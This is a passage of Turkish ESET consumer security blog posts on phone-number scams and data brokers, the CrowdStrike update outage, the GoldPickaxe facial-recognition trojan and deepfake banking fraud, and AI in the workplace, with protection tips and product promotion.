Ancak artık [Sarı Sayfalar](https://www.businessleader.co.uk/rise-fall-yellow-pages/) çağını geride bıraktığımıza göre, telefon numaraları ve reklamcılık arasındaki bu bağlantı nasıl işliyor, birlikte bakalım.
Şu açıklayıcı [örneği](https://www.cnbc.com/2019/11/07/how-brands-get-your-phone-number-and-call-when-they-see-you-browsing.html) ele alalım: Bir beyzbol hayranı özel bir uygulamanın ödeme bölümüne bilet ekledi ancak satın alma işlemini tamamlamadı. Yine de uygulamayı kapattıktan kısa bir süre sonra biletlerde indirim teklif eden bir telefon aldı. Uygulamaya telefon numarasını verdiğini hatırlamadığı için doğal olarak şaşkındı. O zaman uygulama numarasını nereden bulmuştu?
Cevap: İzleme yoluyla! Bazı izleyiciler bir web sayfasından belirli bilgileri toplayabilir yani siz bir forma telefon numaranızı girdikten sonra, bir izleyici bunu tespit edip saklayarak genellikle kişiselleştirilmiş içerik ve deneyim olarak adlandırılan şeyi yaratabilir. “Veri simsarlığı” olarak bilinen bir iş modeli var ve kötü haber şu ki verilerin kamuya açık hale gelmesi için bir ihlal de gerekmiyor.
## Telefon numarası takibi, veri simsarları ve sızıntılar
Veri simsarları, bilgilerinizi başkalarına satmadan önce kamuya açık kaynaklardan (devlet lisansları/kayıtları), ticari kaynaklardan (kredi kartı sağlayıcıları veya mağazalar gibi iş ortakları) ve çevrimiçi etkinliklerinizi (sosyal medyadaki etkinlikler, reklam tıklamaları vb.) izleyerek kişisel bilgilerinizi toplar.
Yine de aklınızdaki soru şu olabilir: Dolandırıcılar başkalarının telefon numaralarını nasıl elde edebilir?
Kurban aranıyor
Doğal olarak, kişisel bilgilerinizi ne kadar çok şirket, site ve uygulama ile paylaşırsanız kişisel “pazarlama profiliniz” o kadar ayrıntılı olur. Bu aynı zamanda veri sızıntılarına maruz kalma riskinizi de artırır çünkü veri aracılarının kendileri de [güvenlik olayları yaşayabilir](https://www.troyhunt.com/data-enrichment-people-data-labs-and-another-622m-email-addresses/). Bir veri aracısı, bilgilerinizi muhtemelen [kötü aktörler](https://www.securityweek.com/data-brokers-expose-sensitive-us-military-member-info-to-foreign-threat-actors-study/) de dahil olmak üzere başkalarına da satabilir.
Ancak veri aracıları veya onları etkileyen ihlaller, dolandırıcılar için tek telefon numarası kaynağı değildir. İşte dolandırıcıların telefon numaranızı ele geçirebileceği diğer bazı yollar:
- **Halka açık kaynaklar:** Sosyal medya siteleri veya çevrimiçi iş piyasaları, telefon numaranızı bağlantı kurmak için bir araç olarak gösterebilir. Gizlilik ayarlarınızın doğru yapılmaması veya sosyal medya profilinizde telefon numaranızı [ifşa](https://antivirus.com.tr/sosyal-medyada-paylasmaktan-kacinmaniz-gereken-10-konu-ve-nedenleri/) etmenin sonuçlarının farkında olmamanız durumunda, numaranız bir yapay zekâ [web kazıyıcısı](https://www.darkreading.com/vulnerabilities-threats/generative-ai-is-scraping-your-data-so-now-what) da dahil olmak üzere herkes tarafından kullanılabilir.
- **Çalınan hesaplar:** Çeşitli çevrimiçi hizmetler, kimliğinizi doğrulamak, sipariş vermek veya bir kimlik doğrulama faktörü olarak hizmet etmek için telefon numaranızı gerektirir. Hesaplarınız [zayıf parolalar nedeniyle zorlandığında](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/bilgisayar-korsanlarinin-parolalari-calmak-icin-kullandigi-5-yoentem/) veya çevrimiçi sağlayıcılarınızdan biri veri ihlaline uğradığında numaranız da kolayca sızabilir.
- **Otomatik arayanlar:** Otomatik arayanlar rastgele numaraları arar ve aramayı yanıtladığınız anda [bir dolandırıcılığın hedefi](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/) olabilirsiniz. Bazen bu otomatik arayanlar sadece numaranın kullanımda olduğunu teyit etmek için ararlar, böylece numaranız bir hedef listesine eklenebilir.
- **Posta:** Son teslimatlarınızı kontrol edin. Bunların üzerinde genellikle adresiniz görünür ancak bazı durumlarda e-posta adresiniz veya telefon numaranız da yazılı olabilir. Ya birisi teslimatlarınızdan birini çaldıysa ya da geri dönüşüm yığınınızı [karıştırdıysa](https://www.eset.com/tr/blog/cop-tenekesi-dalisi-pis-bir-istir/)? Veri sızıntılarının genellikle aynı bilgileri içerdiği düşünüldüğünde bu çok tehlikeli olabilir ve daha fazla istismara zemin hazırlayabilir.
*Telefon numaralarını etkileyen geniş çaplı bir ihlal örneği olarak, AT&T kısa bir süre önce milyonlarca müşterinin 2022 ortalarından sonlarına kadar olan arama ve kısa mesaj kayıtlarının büyük bir veri sızıntısında açığa çıktığını açıkladı. Şirketin neredeyse tüm müşterileri ve hücre ağını kullanan kişilerin numaraları, arama süreleri ve arama etkileşimlerinin sayısı açığa çıktı.* [*CNN tarafından bildirildiği*](https://edition.cnn.com/2024/07/12/business/att-customers-massive-breach/index.html) *üzere, arama ve metin içeriklerinin ihlal edilen veriler arasında olmadığı iddia edilse de müşteri isimleri ve numaraları hala kolayca ilişkilendirilebilir.*
*Suçun, kötü niyetli bir aktörün eriştiği üçüncü taraf bir bulut platformuna ait olduğu bildirildi. Ancak tesadüfe bakın ki aynı platform son yıllarda kendisiyle bağlantılı* [*birçok büyük sızıntı vakasına sahne olmuştu.*](https://www.theverge.com/2024/5/31/24168984/ticketmaster-santander-data-breach-snowflake-cloud-storage)
## Telefon numarası dolandırıcılığı konusunda ne yapabilirsiniz?
Peki, kendinizi ve numaranızı nasıl koruyabilirsiniz? İşte birkaç ipucu:
- **Kimlik avına karşı dikkatli olun.** Yabancı numaralardan gelen istenmeyen mesajlara/aramalara asla cevap vermeyin, e-postalarınızdaki/mesajlarınızdaki rastgele bağlantılara tıklamayın ve görünüşte acil bir duruma tepki vermeden önce soğukkanlı olmayı ve düşünmeyi unutmayın.
- **Servis sağlayıcınıza SIM güvenlik önlemlerini sorun.** Örneğin, [SIM takasına](https://www.eset.com/tr/blog/sim-kart-dolandiriciligi-nedir-ve-kendinizi-nasil-koruyabilirsiniz/) karşı koruma sağlamak için kart kilidi seçeneği veya [çağrı yönlendirme gibi](https://ascend.org/blog/protect-yourself-from-call-forwarding-scams) dolandırıcılıkları önlemek için ek hesap güvenliği katmanları olabilir.
- **Hesaplarınızı iki faktörlü kimlik doğrulama ile koruyun.** İdeal olarak SMS tabanlı doğrulama yerine özel güvenlik anahtarları, uygulamalar veya biyometri kullanın. SMS doğrulaması, saldırganlar tarafından daha kolay ele geçirilebilir. Aynı şeyi servis sağlayıcı hesapları için de yapın.
- **Bir web sitesine telefon numaranızı vermeden önce iki kez düşünün.** Çeşitli uygulamalarınız için ek bir kurtarma seçeneği olarak kullanmak faydalı olsa da ikincil e-postalar/kimlik doğrulayıcılar gibi diğer yöntemler daha güvenli bir alternatif sunabilir.
- **Çevrimiçi alışverişler için normal telefon numaranızı kullanmayın.** Ön ödemeli bir SIM kart veya bir VoIP hizmeti kullanmayı düşünün.
- **Arama filtreleme özelliğine sahip bir** [**mobil güvenlik çözümü**](https://www.eset.com/tr/home/mobile-security-android/) **kullanın.** Web tarayıcınızdaki üçüncü taraf çerezlerinin engellendiğinden emin olun ve gizliliği artıran diğer araç ve teknolojileri keşfedin.
Giderek daha fazla çevrimiçi kayıt tutmaya dayanan bir dünyada, numaranızın üçüncü bir tarafça bir yerlerde saklanmaması ihtimali düşüktür. AT&T sızıntısının da gösterdiği gibi, kendi operatörünüzün güvenliğine güvenmek de oldukça sorunludur. Yine de bu, sürekli bir paranoya halinde kalmanız gerektiği anlamına gelmez.
Öte yandan uygun siber hijyene bağlı kalmanın ve çevrimiçi verilerinizin farkında olmanın önemini unutmayın. Özellikle de bu yeni yapay zekâ destekli (altında) dünyanın etkileri göz önünde bulundurulduğunda ihtiyatlı olmak hala çok önemli.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Telefon, Telefon Numarası Dolandırıcılığı
---
### [Siber güvenlik güncelleme süreçlerinin karmaşıklığı](https://antivirus.com.tr/siber-guvenlik-guncelleme-sureclerinin-karmasikligi/)
**Published:** Temmuz 19, 2024
**Author:** ESET
**Excerpt:** Yazılım güncelleme süreci başarısız olursa felaket sonuçlara yol açabilir; tıpkı bugün CrowdStrike 'ın yayımladığı kötü bir güncellemenin sebep olduğu gibi.
**Content:**
*Siber güvenlik yazılım güncelleme süreci başarısız olursa felaket sonuçlara yol açabilir; tıpkı bugün CrowdStrike tarafından yayımlanan kötü bir güncellemenin sebep olduğu gibi.*
Siber güvenlik genellikle hız ile ilgilidir; bir tehdit aktörü kötü niyetli bir saldırı tekniği veya kodu oluşturur, siber güvenlik şirketleri yeni tehdide tepki verir ve gerekirse tehdidi tespit etmek için yöntemleri ayarlar ve benimser. Bu benimseme, tehdide karşı gereken korumayı sağlamak için bulut algılama sistemlerinin güncellenmesini ve/veya uç nokta cihazlarının güncellenmesini gerektirebilir. Siber güvenlik sektörü tehditler ortaya çıktığı anda onları korumak, tespit etmek ve yanıt vermek için var olduğundan hız çok önemlidir.
Siber güvenlik şirketlerinin bir güncelleme ile işletim sistemi veya diğer ürünler arasında çakışmayı önlemek için uyguladıkları süreçlerin, farklı işletim sistemleri, sistem sürücülerinin farklı varyantları ve benzerlerinin gerçek dünya senaryolarını simüle eden otomatik test ortamları ile sağlanması önemlidir.
Bu, bazı durumlarda insanlar tarafından denetlenebilir, tüm süreç ve prosedürlerin takip edildiğine ve herhangi bir çakışma olmadığına dair son bir kontrol olmalıdır. Bu karışımda, siber güvenlik sağlayıcısından bağımsız olarak test yapan ve bugün gördüğümüz gibi büyük bir kesintiyi önlemeye çalışan işletim sistemi sağlayıcısı gibi üçüncü taraflar da olabilir.
Mükemmel bir dünyada, bir siber güvenlik ekibi güncellemeyi alır ve kendi ortamlarında test ederek uyumsuzluk olmadığından emin olur. Güncellemenin herhangi bir soruna yol açmayacağından emin olunduktan sonra, belki de her seferinde bir departman olmak üzere güncellemenin planlı bir şekilde dağıtımı başlayacaktır. Böylece iş operasyonlarında önemli bir soruna yol açma riski azaltılmış olur.
Siber güvenlik ürün güncellemelerinin süreci bu değildir ve olamaz; bir tehdidin dağıtıldığı hızda, genellikle neredeyse anında dağıtılmaları gerekir. Güncelleme süreci başarısız olursa, [bugün CrowdStrike ‘ın yazılım](https://www.bbc.com/news/live/cnk4jdwp49et) güncellemesinde olduğu gibi, mavi ekranlar ve tüm altyapıların çökmesi gibi felaketlere yol açabilir.
Bu, satıcının yetersizliğine işaret etmez, muhtemelen bir kötü şans senaryosu, olayı yaratan bir güncelleme veya yapılandırma sorunudur. Tabii ki güncelleme bir saldırgan tarafından manipüle edilmediyse, ki bu örnekte durum böyle görünmüyor.
## Bu olaydan siber güvenlik adına ne çıkarmamız gerekiyor?
İlk olarak, tüm siber güvenlik sağlayıcıları, herhangi bir boşluk olmadığından emin olmak ve bunları nasıl güçlendirebileceklerini görmek için güncelleme süreçlerini gözden geçirmelidirler. Bizim için asıl ders, bir şirket önemli bir pazar konumuna ulaştığında, hakimiyetlerinin yarı monokültür bir olaya neden olabileceği, bir sorunun daha sonra birçok kişiyi etkileyeceğidir.
Siber güvenlik uzmanları ‘derinlemesine savunma’ veya ‘savunma katmanları’ gibi terimler kullanırlar. Bu, potansiyel saldırıları engellemek için birden fazla teknolojinin ve çoğu durumda birden fazla tedarikçinin kullanılması anlamına gelir, aynı zamanda mimaride esneklik ve tek bir tedarikçiye güvenmemek demektir.
CrowdStrike ‘ın neden olduğu gibi böyle bir olay yaşandığında suçlunun kim olduğunu gözden kaçırmamalıyız; eğer siber suçlular ve ulus devletler siber tehditler yaratmıyor olsalardı, gerçek zamanlı olarak korunmaya ihtiyacımız da olmazdı.
İlgili makale: [ESET Tehdit Raporu H1 2024](https://antivirus.com.tr/eset-tehdit-raporu-h1-2024/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik
---
### [Yüz tanıma dolandırıcılığına karşı nasıl korunursunuz?](https://antivirus.com.tr/yuz-tanima-dolandiriciligina-karsi-nasil-korunursunuz/)
**Published:** Temmuz 18, 2024
**Author:** ESET
**Excerpt:** Siber suçlular artık yüz tanıma verilerini çalabilir ve kimlik doğrulama için derin sahtecilikler oluşturmak üzere yapay zekâyı kullanabilir.
**Content:**
Siber suçlular artık yüz tanıma verilerini çalabilir ve kimlik doğrulama için deep fake oluşturmak üzere yapay zekâyı kullanabilir. Bu, tüketiciler ve işletmeler için ne anlama geliyor?
Son zamanlarda, yüz tanıma teknolojileri güvenli kimlik doğrulama için giderek daha popüler bir araç haline geldi ve kolaylığı nedeniyle oldukça tercih ediliyor. Apple gibi teknoloji devleri de genel olarak statik fotoğraflarla kandırılamayan ve kullanıcıların yüz verilerini şifreleyen kimlik doğrulaması için Face ID teknolojisinin popüler olmasına katkı sağladı. Güvenlik kaygıları doğal olarak [bankaların ve daha geniş finans sektörünün](https://www.bai.org/banking-strategies/consider-facial-biometrics-as-a-cornerstone-of-banking-security/) de endişelendiği noktaya geldi. Artık yüz tanıma sistemleri bir yetkilendirme biçimi olarak kullanılıyor.
Ancak teknolojik ilerlemeyle ilgili bu “iyi haber” güvenli kimlik doğrulama için nihai araç olarak biyometrik tanımanın yanlış bir kullanımına da neden olabilir. Artık parola yok, dolandırıcılık yok, kimse doğal yüzünüzün 3D görüntüsünü çalamaz değil mi? Peki deep fake?
Ne zaman ne de siber güvenlik uygulamaları durur, bu nedenle yüz tanıma doğrulamasının tek başına dolandırılmanızı veya cihazınızın ihlal edilmesini önleyeceğini düşünüyorsanız yanılıyorsunuz. Sağlayabileceği güvenliğin sınırlarını anlamak için okumaya devam edin. Son paylaşılan [ESET Tehdit Raporu H1 2024](https://antivirus.com.tr/eset-tehdit-raporu-h1-2024/)‘te ESET araştırmacıları, saldırganların yapay zekâ yüz değiştirme hizmetlerini kullanarak kendi yüzlerini kurbanlarınınkiyle değiştirmek için sahte mobil uygulamaları nasıl kullandıklarını açıklıyor. Bu yöntem, siber suçlular tarafından kurbanların hesaplarına yetkisiz erişim elde etmek için kullanılabiliyor.

## Tercih edilen yüz tanıma kimlik doğrulaması
Biyometri, büyük ölçüde kullanım kolaylığı nedeniyle hem tüketiciler hem de işletmeler arasında popülerlik kazandı. 2023 yılında, parmak izi veya yüz tanıması gibi biyometrikler, kullanıcıların çevrimiçi hesaplarına, uygulamalarına ve akıllı cihazlarına erişmek için [en çok tercih edilen güvenlik kimlik](https://www.statista.com/statistics/1448883/preferred-security-authentication-methods-in-selected-countries/) doğrulama yöntemleriydi. Biyometrik kimlik doğrulama, çeşitli ülkelerdeki tüketiciler arasında katılımcıların yüzde 27’si tarafından kullanıldı.
Bir başka [anket](https://www.statista.com/statistics/1446265/top-solutions-to-replace-workplace-passwords-us/), ABD’deki BT ve siber güvenlik liderleri arasındaki katılımcıların yaklaşık yüzde 60’ının, iş yeri şifrelerini ne ile değiştirdikleri veya değiştirmeyi bekledikleri sorulduğunda biyometriden bahsettiğini ortaya koydu.
Biyometri pazarının bir parçası olan yüz tanıma, bu yeni teknolojiye yönelik kamu talebini aşağıdaki rakamlarla ortaya koyuyor. 2022 yılında yaklaşık 5 milyar dolar olarak [tahmin](https://www.statista.com/statistics/1153970/worldwide-facial-recognition-revenue/) edilen pazarın, on yılın sonunda 19,3 milyar dolara ulaşması bekleniyor.
Apple’ın kamera ve lazer tabanlı [3D yüz haritalamasının](https://support.apple.com/en-us/102381) 2017’de tanıtılmasından bu yana, Samsung gibi büyük piyasa oyuncuları da Metalenz’in polarize fotonları okuyabilen ve belirli bir yüzün görüntüsünü oluşturabilen ve hatta kısa bir video görünüm imzası kaydedebilen araçlar gibi yeni teknolojileri değerlendiriyor.
## Yeni saldırı vektörü
Günümüzde bazı finansal uygulamalar, güvenli bir kimlik doğrulama yöntemi olması açısından kullanıcıların mobil cihazlarının ön kamerasını kullanarak yüzlerinin çeşitli açılardan kısa bir videosunu kaydetmelerini gerektiriyor. Ancak kimlik hırsızlığı ve dolandırıcılık faaliyetlerini önlemek için ekstra bir güvenlik katmanı olarak tasarlanan bu uygulama, son zamanlarda siber suçlular için başka bir saldırı vektörü haline geldi.
Group-IB’nin Tehdit İstihbarat birimi, Tayland için Dijital Emeklilik gibi yasal Tayland hükümet uygulamalarının bir taklidi olan ve daha önce bilinmeyen bir iOS Truva Atı GoldPickaxe.iOS [keşfetti](https://www.group-ib.com/blog/goldfactory-ios-trojan/). Bu kötü niyetli uygulamalar kimlik belgeleri, SMS ve yüz tanıma verilerini topluyor. Muhtemelen kişisel verilerin en iyi şekilde yakalanmasını sağlamak için GoldPickaxe kötü amaçlı yazılım ailesinin bazı üyeleri hem iOS hem de Android platformları için mevcut. Bu kampanyayı Group-IB, GoldFactory adlı Çince konuşan bir siber suç grubuna atfetti.
### Çok aşamalı bir sosyal mühendislik
GoldPickaxe Android sürümü, resmi Google Play mağazası gibi görünen web siteleri aracılığıyla dağıtılmaktadır. Tehdit aktörleri iOS sürümünü dağıtmak için kurbanın iOS cihazı üzerinde tam kontrol sahibi olmalarını sağlayan bir mobil cihaz yönetimi (MDM) profili yüklemeye ikna etmek için çok aşamalı bir sosyal mühendislik planı kullanmaktadır.
Örneğin saldırganlar Tayland Maliye Bakanlığı’ndan yetkililer gibi davranarak vatandaşlara yaklaşmış ve hedeflenen kullanıcıların yaşlı akrabalarının ek emeklilik yardımı almaya hak kazandığını iddia etmiştir. Kurbanlar daha sonra bir MDM profili indirmek için suçlular tarafından web sitelerine giden bağlantılara tıklamaya ikna edilmiştir.
Bu şekilde saldırganlar, hassas kullanıcı verilerini saklamak için tasarlanmış donanım tabanlı güvenli bir ortam olan [Secure Enclave](https://support.apple.com/guide/security/secure-enclave-sec59b0b31ff/web) gibi Apple’ın gizlilik koruma önlemlerini kırmadan kurbanların yüz tanıma verilerine erişebilirler.
## Yüz tanıma ile deep fake videolar oluşturmak
GoldPickaxe, yüklendikten sonra kurbandan sahte uygulamada onaylama yöntemi olarak bir video kaydetmesini ister. Kaydedilen video daha sonra yüz değiştirme yapay zekâ hizmetleri tarafından kolaylaştırılan deepfake videoların oluşturulması için ham madde olarak kullanılır.
Ancak hepsi bu kadar değil çünkü sahte video bir bankanın güvenlik ve kimlik doğrulama sistemlerini kandırmak için tek başına yeterli olmayacaktır. Kötü amaçlı yazılım ayrıca kurbanın kimlik belgelerini talep eder, SMS’leri engeller ve trafiği proxy sunucusu üzerinden yönlendirir.
GoldPickaxe doğrudan kurbanın telefonundan yetkisiz işlemler gerçekleştirmez. Bunun yerine, kurbanın bankacılık uygulamasına otonom olarak erişmek için kurbandan gerekli tüm bilgileri toplar.
Group-IB araştırmacıları, siber suçluların banka hesaplarına giriş yapmak için kendi cihazlarını kullandıklarını varsayıyor ki bu taktik Tayland polisi tarafından da doğrulandı.
## Önlem almanın önemi
Siber suçlular artık operasyonları için çağrı merkezleri, zararlı yazılımlar ve yapay zekânın kombinasyonunu kullanıyorlar bu da saldırıları için oldukça fazla çaba harcadıkları anlamına geliyor. Ancak bu, bu tür tehditlerin özellikle iyi bir önlemeyle durdurulamayacağı anlamına gelmez.
### **Temel farkındalık ilkeleri ile başlayalım:**
- Ödüller, indirimler veya GoldPickaxe örneğinde olduğu gibi emeklilik ikramiyeleri hakkındaki iddiaları her zaman doğrulamaya çalışın. Eğer gerçek olamayacak kadar iyi görünüyorsa muhtemelen değildir.
- Mobil uygulama dağıtan web sitelerine dikkat edin ve yalnızca resmi uygulama mağazalarını kullanın.
- Kimlik avı web sitelerine aldanmayın. Kimlik avının detaylarını [buradan](https://antivirus.com.tr/sik-gorulen-kimlik-avi-turleri-ve-alabileceginiz-onlemler/) öğrenin.
- Akıllı telefonunuzda şüpheli bir aktivite olduğunu düşünüyorsanız saygın bir güvenlik uygulaması ile güvenlik taraması yapın.
- Kötü amaçlı bir uygulamayı keşfettikten sonra silin ve telefonunuzu yeniden başlatın. Android cihazınızı fabrika ayarlarına sıfırlamak gerekebilir.
Ancak unutmayın hiç kimse kimlik avına karşı %100 bağışık değildir ve [BT uzmanları bile](https://theconversation.com/email-scams-are-getting-more-personal-they-even-fool-cybersecurity-experts-186009) dolandırıcılıklara kanabilir. Mobil cihazınızı güvende tutmak için güvenilir bir siber güvenlik korumasına da ihtiyacınız var.
### Mobil korumayı es geçmeyin
ESET Mobile Security (EMS) proaktif bir yaklaşım benimser ve indirme işlemi sırasında hatta yükleme gerçekleşmeden önce tehditleri algılayabilir ve engelleyebilir. EMS, indirme klasörlerindeki tüm dosyaları tarar ve mevcut olanları taramak için de kullanılabilir. [ESET Mobile Security Premium](https://www.eset.com/tr/home/mobile-security-android/), Anti-Phishing, Anti-Theft, Ödeme Koruması ve Uygulama Kilidi ile daha da fazla koruma sunar.
Ve unutmayın, ne kadar güvenli olursa olsun (yerleşik güvenlik özelliklerine sahip kapalı bir sistem olan [iOS](https://www.eset.com/tr/ios-cyber-security/)‘ta bile) tek bir gelişmiş kimlik doğrulama yöntemine sahip olmak güvenliğin garantisi değildir. Siber suçlular yaratıcıdır ve bazı savunma katmanlarının atlatılabileceği durumlarda çok katmanlı güvenliğe sahip olmak önemlidir.
### **İşletmelerin korunması**
GoldPickaxe şu ana kadar yalnızca tüketicileri hedef almıştır. Ancak yüz tanıma teknolojisini yüz değiştirme yapay zekâsıyla birlikte kullanan benzer tehditler potansiyel olarak şirketlerin finans departmanlarını veya işletme yöneticilerini hedef almak için kullanılabilir.
[C-seviye yöneticilerin deepfake videolarını](https://edition.cnn.com/2024/02/04/asia/deepfake-cfo-scam-hong-kong-intl-hnk/index.html) içeren ve büyük mali kayıplara yol açan saldırılar bile oldu. BlackCloak ve Ponemon Enstitüsü tarafından yürütülen [2023 araştırması](https://blackcloak.io/news-media/blackcloak-ponemon-study-preliminary-2023/), üst düzey şirket yöneticilerinin, çevrimiçi taklitçilik de dahil olmak üzere giderek daha sofistike siber saldırıların hedefi haline geldiğini gösteriyor**.**
Kapsamlı siber farkındalık eğitimlerine rağmen çalışanların kurumsal mobil cihazlarını açığa çıkaran sofistike saldırıların kurbanı olma ve şirketlerine karşı daha fazla saldırının önünü açma ihtimali hala yüksektir. İşletmelerin çalışanın mobil cihazlarından kaynaklanan saldırı yüzeyi vektörleri konusu hakkında daha fazla bilgi edinmek için [bu yazıya](https://antivirus.com.tr/calisanlar-icin-byod-kendi-cihazini-getir-guvenligi/) göz atın.
Bu durumun farkında olan ESET, kapsamlı iş çözümü ESET PROTECT’e Mobil Tehdit Savunması ekledi ve Advanced ve üzeri kullanıcılar için avantaj sağladı: ESET PROTECT Advanced ve üstü kullanıcılar, bir ücretli kullanıcı başına bir ücretsiz mobil cihaz koruması fırsatından yararlanabiliyorlar.
## Yüz tanıma tek başına yeterli değildir
Dolandırıcılık için yapay zekâ kullanarak sahte videolar oluşturmak kulağa korkutucu geliyor (ve bu fikri kullanan [gerilim filmleri](https://www.theguardian.com/film/2023/may/25/influencer-review-smart-thriller-about-instagrammers-in-mortal-peril) zaten var) ancak ESET Research, bu ayrıntılı saldırıların bile uygun siber güvenlik çözümleriyle önlenebileceğini veya durdurulabileceğini açıkça gösteriyor.
Bu vaka, hiçbir teknolojinin her şey için nihai cevap olmadığını ve güvenilir siber güvenliğin, önleme öncelikli bir yaklaşımla birlikte çok katmanlı bir savunmadan oluştuğunu hatırlatsın.
En güçlü koruma, güvenlik yaklaşımlarının kombinasyonlarını kullanmakta yatıyor: Örneğin, saldırıları herhangi bir zarar vermeden önce önlemek için çok faktörlü kimlik doğrulama (MFA) dahil, çok katmanlı siber güvenlik teknolojileriyle yüz kimlik doğrulamasından yararlanmak. ESET, yapay zekâ, insan uzmanlığı ve önleme öncelikli yaklaşımı bir araya getiren mobil cihaz koruması ile hem tüketicileri hem de kurumsal kullanıcıları kapsıyor.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Dolandırıcılık, Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [İş yerinde yapay zekâ: İyi, kötü ve algoritmik ](https://antivirus.com.tr/is-yerinde-yapay-zeka-iyi-kotu-ve-algoritmik/)
**Published:** Temmuz 16, 2024
**Author:** ESET
**Excerpt:** Yapay zekâ bizi sıkıcı görevlerden kurtarabilir ancak zayıf yönlerini ve insanların ortaya koyduğu benzersiz yetenekleri unutmamak çok önemlidir
**Content:**
*Yapay zekâ bizi sıkıcı görevlerden kurtarabilir hatta insan hatalarını ortadan kaldırabilir ancak zayıf yönlerini ve insanların ortaya koyduğu benzersiz yetenekleri unutmamak çok önemlidir*
Yapay Zekâ (AI) şu anda sıcak bir konu. Her yerde karşımıza çıkıyor. Muhtemelen zaten her gün kullanıyorsunuz. Kayıp paketiniz hakkında konuştuğunuz o chatbot var ya, diyaloğa dayalı yapay zekâ tarafından destekleniyor. En sık yaptığınız Amazon alışverişlerinin altında sıralanan “önerilen’ ürünler” de AI/ML (makine öğrenimi) algoritmaları tarafından yönlendiriliyor. Hatta LinkedIn gönderilerinizi veya e-postalarınızı yazmanıza yardımcı olması için üretken yapay zekâ bile kullanabilirsiniz.
Ama çizgi nerede bitiyor? Yapay zekâ monoton ve tekrarlayan görevlerin üstesinden geldiğinde ve herhangi bir insanın yapabileceğinden çok daha hızlı bir şekilde araştırma yapıp içerik oluşturduğunda, neden insanlara ihtiyacımız olsun ki? Bir işletmenin işleyebilmesi için “insan unsuru” gerçekten gerekli mi? Gelin bu iş için en iyi kişinin (ya da varlığın) robot mu yoksa insan mı olduğuna ilişkin faydaları, zorlukları ve riskleri daha derinlemesine inceleyelim.
## Yapay zekâ neden çalışır?
Yapay zekâ, iş süreçlerini optimize etme ve çalışanların çalışma günlerinde genel üretkenliklerini ve iş çıktılarını tüketen görevler için harcanan zamanı azaltma gücüne sahiptir. Halihazırda şirketler, [iş başvuruları için öz geçmişleri incelemek](https://antivirus.com.tr/yapay-zeka-personel-ise-alma-seklimizi-sonsuza-dek-degistiriyor-mu/), müşteri veri kümelerindeki anormallikleri belirlemek veya sosyal medya için içerik yazmak gibi birçok işlev için yapay zekâyı benimsiyor.
Ve tüm bunları insanlar için gereken süreden çok daha kısa bir sürede yapabiliyor. Erken teşhis ve müdahalenin her şey demek olduğu durumlarda, yapay zekânın kullanılması her alanda son derece olumlu bir etki yaratabilir. Örneğin, yapay zekâ ile geliştirilmiş bir kan testinin [Parkinson hastalığını](https://www.theguardian.com/society/article/2024/jun/09/first-nhs-physiotherapy-clinic-run-by-ai-to-start-this-year) semptomların başlamasından yedi yıl öncesine kadar tahmin etmeye yardımcı olabileceği bildiriliyor ve bu buzdağının sadece görünen kısmı.
Yapay zekâ teknolojileri, büyük miktarda verideki kalıpları ortaya çıkarma yetenekleri sayesinde, olası suç sahnelerini ve eğilimlerini belirlemelerine ve tahmin etmelerine yardımcı olmak üzere kolluk kuvvetlerinin çalışmalarını da destekleyebilir. Yapay zekâ güdümlü araçlar, çevrimiçi alanda suç ve diğer tehditlerle mücadelede ve [siber güvenlik uzmanlarının](https://antivirus.com.tr/konusulanin-otesinde-yapay-zeka-ve-siber-guvenlikteki-rolu/) işlerini daha etkili bir şekilde yapmalarına yardımcı olmada da rol oynayabilir.
Yapay zekânın işletmelere para ve zaman kazandırma yeteneği yeni bir şey değil. Bir düşünün: Çalışanlar belge tarama ve veri yükleme gibi sıkıcı görevlere ne kadar az zaman harcarsa iş stratejisi ve büyümeye o kadar fazla zaman ayırabilirler. Bazı durumlarda, tam zamanlı sözleşmelere artık ihtiyaç duyulmayabilir, bu nedenle işletme genel giderler için daha az para harcayacaktır.
Yapay zekâ tabanlı sistemler insan hatası riskini ortadan kaldırmaya da yardımcı olabilir. “Sadece insanız” sözünün bir nedeni var. Hepimiz hata yapabiliriz, özellikle de çok yorgun, uykusuz veya stresli zamanlarda hataya daha açık hale gelebiliriz. Yapay zekâ tabanlı sistemler hiç yorulmadan günün her saati çalışabilir. Bir bakıma, en detay odaklı ve metodolojik insanla bile elde edemeyeceğiniz bir güvenilirlik seviyesine sahipler.
## Yapay zekâ sınırlamaları
Ancak yapay zekânın da bir sorunu var: Daha yakından incelendiğinde işler biraz daha karmaşık hale geliyor. AI sistemleri yorgunluk ve dikkat dağınıklığı ile ilişkili hataları en aza indirebilse de yanılmaz değildir. Yapay zekâ da hata yapabilir ve “halüsinasyon” görebilir; yani özellikle eğitildiği verilerle veya algoritmanın kendisiyle ilgili sorunlar varsa doğruymuş gibi sunarken yanlışlar söyleyebilir. Başka bir deyişle yapay zekâ sistemleri yalnızca eğitildikleri veriler kadar iyidir (ki bu da insan uzmanlığı ve gözetimi gerektirir).
Bu temayı devam ettirecek olursak, insanlar objektif olduklarını iddia etseler de hepimiz kendi deneyimlerimize dayanan bilinçsiz ön yargılara duyarlıyız ve bunu kapatmak zor, hatta imkansızdır. Yapay zekâ doğası gereği ön yargı yaratmaz; daha ziyade, üzerinde eğitildiği verilerde mevcut ön yargıları güçlendirebilir. Başka bir deyişle, temiz ve tarafsız verilerle eğitilmiş bir yapay zekâ aracı gerçekten de tamamen veriye dayalı sonuçlar üretebilir ve taraflı insan karar verme sürecini iyileştirebilir. Bununla birlikte, bu hiç de kolay bir iş değildir ve AI sistemlerinde adalet ve tarafsızlığın sağlanması, veri iyileştirme, algoritma tasarımı ve sürekli izleme konularında sürekli çaba gerektirmektedir.

